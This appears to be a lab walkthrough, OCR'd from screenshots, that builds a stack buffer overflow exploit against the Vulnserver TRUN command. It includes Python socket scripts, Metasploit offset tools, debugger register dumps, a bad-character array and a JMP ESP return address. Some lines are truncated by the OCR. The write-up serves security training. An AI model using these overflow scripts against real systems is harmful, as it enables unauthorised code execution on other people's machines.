(UNKNOWN) [192.168.218.150] 9999 (?) open
root@kali:~/Downloads/Vulserver# nc -nv 192.168.218.150 9999
(UNKNOWN) [192.168.218.150] 9999 (?) open
Welcome to Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
STATS [stat_value]
RTIME [rtime_value]
LTIME [ltime_value]
SRUN [srun_value]
TRUN [trun_value]
GMON [gmon_value]
GDOG [gdog_value]
KSTET [kstet_value]
GTER [gter_value]
HTER [hter_value]
LTER [lter_value]
KSTAN [lstan_value]
EXIT
```

Identify the position of EIP:

All of the registers have been overwritten by 41 (hex for A). This means that we have a buffer overflow vulnerability on our hands and we have proven that we can overwrite the EIP. At this point, we know that the EIP is located somewhere between 1 and 2700 bytes, but we are not sure where it's located exactly. What we need to do next is figure out exactly where the EIP is located (in bytes) and attempt to control it.

The EIP was composed of 41414141, the hex code of the "A" character, and we sent 5050 "A" characters. Our buffer overwrote EIP. We can overwrite the EIP area with any value on the off chance that we consider it in our buffer.




root@kali: ~/Downloads/Vulserver
File Edit View Search Terminal Help
Open
poc1.py
~/Downloads/Vulserver
Sav

```
root@kali:~/Downloads/Vulserver#  locate pattern_create
/usr/bin/msf-pattern_create
/usr/share/metasploit-framework/tools/e
root@kali:~/Downloads/Vulserver# /usr/s
create.rb -l 5040
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2A
Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1A
Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0A
Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9A
Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8A
Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7A
Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6A
Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5A
Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4A
Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3B
Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2B
Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1B
Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0B
Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9B
Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8B
Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7B
Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6B
Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5B
Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4C
Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3C
Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2C
Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1C
Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0C
Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9C
Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8C
Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7C
Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6C
```


```python
#!/usr/bin/python

import socket
import os
import sys

host="192.168.218.150"
port=9999

#buffer = "TRUN /.:/" + "A" * 5050
buffer = "TRUN /.:/" +
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```

Identify the position of EIP in Olly Dbg:

Run the first python script in the Kali Linux machine. Then go to the Windows machine where the vulnserver is running in the Olly Dbg application. If you see the EIP address value it has been shown below. Copy the address value to find the exact match of offset.



```
root@kali:~/Downloads/Vulserver# python poc1.py
root@kali:~/Downloads/Vulserver#
```




Home
Ubuntu 64-bit (2)
Windows 7
OllyDbg - vulnserver.exe - [CPU - thread 00000994]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Paused
4:05 AM
5/30/2020

```
Registers (FPU)
EAX 018BF200 ASCII "TRUN /.:/Aa0A
ECX 00355530
EDX 00003658
EBX 0000005C
ESP 018BF9E0 ASCII "Co9Cp0Cp1Cp2C
EBP 6F43366F
ESI 00000000
EDI 00000000

EIP 386F4337

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000
EFL 00010246 (NO,NB,E,BE,NS,PE,GE
ST0 empty 0.0
ST1 empty 0.0
```

Access violation when executing [386F4337] - use Shift+F7/F8/F9 to pass exception to program


Find an offset pattern:

To find the offset pattern copy the EIP address value and paste in the ruby script. It will show the exact match offset in 2003.




```
root@kali:~/Downloads/Vulserver# locate pattern_offset
/usr/bin/msf-pattern_offset
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb
root@kali:~/Downloads/Vulserver# /usr/share/metasploit-framework/tools/exploit/pattern_
offset.rb -q 386F4337
[*] Exact match at offset 2003
```

Change the offset value in the second python program and restart the vulnserver from the windows 7 machine before running the python program.



```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.218.150"
port=9999

buffer = "TRUN /.:/" + "A" * 2003 + "\x42\x42\x42\x42" + "C" * (5060 - 2003 - 4)

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```



OllyDbg - vulnserver.exe - [CPU - thread 000017CC]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ... S
Paused

```
Registers (FPU)
EAX 017FF200 ASCII "TRUN /.:/AAAA
ECX 0034568C
EDX 00000000
EBX 0000005C
ESP 017FF9E0 ASCII "CCCCCCCCCCCCC
EBP 41414141
ESI 00000000
EDI 00000000

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000
EFL 00010246 (NO,NB,E,BE,NS,PE,GE
ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
```

```
Address  Hex dump
00403000 FF FF FF FF 00 40 00 00
00403008 70 2E 40 00 00 00 00 00
00403010 FF FF FF FF 00 00 00 00
00403018 FF FF FF FF 00 00 00 00
00403020 FF FF FF FF 00 00 00 00
00403028 00 00 00 00 00 00 00 00
00403030 00 00 00 00 00 00 00 00
00403038 00 00 00 00 00 00 00 00
00403040 00 00 00 00 00 00 00 00
00403048 00 00 00 00 00 00 00 00
00403050 00 00 00 00 00 00 00 00
00403058 00 00 00 00 00 00 00 00
00403060 00 00 00 00 00 00 00 00
00403068 00 00 00 00 00 00 00 00
00403070 00 00 00 00 00 00 00 00
00403078 00 00 00 00 00 00 00 00
00403080 00 00 00 00 00 00 00 00
00403088 00 00 00 00 00 00 00 00
00403090 00 00 00 00 00 00 00 00
00403098 00 00 00 00 00 00 00 00
004030A0 00 00 00 00 00 00 00 00
004030A8 00 00 00 00 00 00 00 00
004030B0 00 00 00 00 00 00 00 00
004030B8 00 00 00 00 00 00 00 00
004030C0 00 00 00 00 00 00 00 00
004030C8 00 00 00 00 00 00 00 00
004030D0 00 00 00 00 00 00 00 00
004030D8 00 00 00 00 00 00 00 00
```


```
017FF9E0 43434343
017FF9E4 43434343
017FF9E8 43434343
017FF9EC 43434343
017FF9F0 43434343
017FF9F4 43434343
017FF9F8 43434343
017FF9FC 43434343
017FFA00 43434343
017FFA04 43434343
017FFA08 43434343
017FFA0C 43434343
017FFA10 43434343
017FFA14 43434343
017FFA18 43434343
017FFA1C 43434343
017FFA20 43434343
017FFA24 43434343
017FFA28 43434343
017FFA2C 43434343
017FFA30 43434343
017FFA34 43434343
017FFA38 43434343
017FFA3C 43434343
017FFA40 43434343
017FFA44 43434343
017FFA48 43434343
017FFA4C 43434343
017FFA50 43434343
```

```
Access violation when executing [42424242] - use Shift+F7/F8/F9 to pass exception to program
```


If we see the EIP address value it would have been changed to the Hex value of "B". That means the EIP has been overwritten by the value B.

Finding the bad character:


Certain byte characters can cause issues in the improvement of exploits. We should run each byte through the Vulnserver program to check whether any characters cause issues. As a matter of course, the invalid byte(x00) is constantly viewed as a bad character as it will shorten shellcode when executed. To discover bad characters in Vulnserver, we can include an extra factor of "bad chars" to our code that contains a rundown of every hex character.



```
root@kali:~/Downloads/Vulserver# python poc2.py
root@kali:~/Downloads/Vulserver#
root@kali:~/Downloads/Vulserver# python poc3.py
root@kali:~/Downloads/Vulserver#
```




```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.218.150"
port=9999

chars=(
"\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

buffer = "TRUN /.:/" + "A" * 2003 + "\x42\x42\x42\x42" + chars + "C" * (5060 - 2003 - 4 -
len(chars))

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```




```
Address   Hex dump
00403000 FF FF FF FF 00 40 00 00
00403008 70 2E 40 00 00 00 00 00  p
00403010 FF FF FF FF 00 00 00 00
00403018 FF FF FF FF 00 00 00 00
00403020 FF FF FF FF 00 00 00 00
00403028 00 00 00 00 00 00 00 00  .
00403030 00 00 00 00 00 00 00 00  .
00403038 00 00 00 00 00 00 00 00  .
00403040 00 00 00 00 00 00 00 00  .
00403048 00 00 00 00 00 00 00 00  .
00403050 00 00 00 00 00 00 00 00  .
00403058 00 00 00 00 00 00 00 00  .
00403060 00 00 00 00 00 00 00 00  .
00403068 00 00 00 00 00 00 00 00  .
00403070 00 00 00 00 00 00 00 00  .
00403078 00 00 00 00 00 00 00 00  .
00403080 00 00 00 00 00 00 00 00  .
00403088 00 00 00 00 00 00 00 00  .
00403090 00 00 00 00 00 00 00 00  .
00403098 00 00 00 00 00 00 00 00  .
004030A0 00 00 00 00 00 00 00 00  .
004030A8 00 00 00 00 00 00 00 00  .
004030B0 00 00 00 00 00 00 00 00  .
004030B8 00 00 00 00 00 00 00 00  .
004030C0 00 00 00 00 00 00 00 00  .
004030C8 00 00 00 00 00 00 00 00  .
004030D0 00 00 00 00 00 00 00 00  .
004030D8 00 00 00 00 00 00 00 00
```

```
0192F9DC  42424242
0192F9E0  04030201
0192F9E4  08070605
0192F9E8  0C0B0A09
0192F9EC  100F0E0D
0192F9F0  14131211
0192F9F4  18171615
0192F9F8  1C1B1A19
0192F9FC  201F1E1D
0192FA00  24232221
0192FA04  28272625
0192FA08  2C2B2A29
0192FA0C  302F2E2D
0192FA10  34333231
0192FA14  38373635
0192FA18  3C3B3A39
0192FA1C  403F3E3D
0192FA20  44434241
0192FA24  48474645
0192FA28  4C4B4A49
0192FA2C  504F4E4D
0192FA30  54535251
0192FA34  58575655
0192FA38  5C5B5A59
0192FA3C  605F5E5D
0192FA40  64636261
0192FA44  68676665
0192FA48  6C6B6A69
0192FA4C  706F6E6D
```

As we see there are not any bad characters found in the vulnserver. Then go to view and click the executable module and find “**ntd dll**” and view that code in CPU. Then in the CPU code search for “**JMP ESP”** find the address of the ESP. get back to kali Linux and replace the ESP address in the poc4.py code.




```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.218.150"
port=9999

# 778D729D    FFE4       JMP ESP

buffer = "TRUN /.:/" + "A" * 2003 + "\x9d\x72\x8d\x77" + "C" * (5060 - 2003 - 4)

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
```




```
root@kali:~/Downloads/Vulserver#
root@kali:~/Downloads/Vulserver# python poc4.py
root@kali:~/Downloads/Vulserver#
```

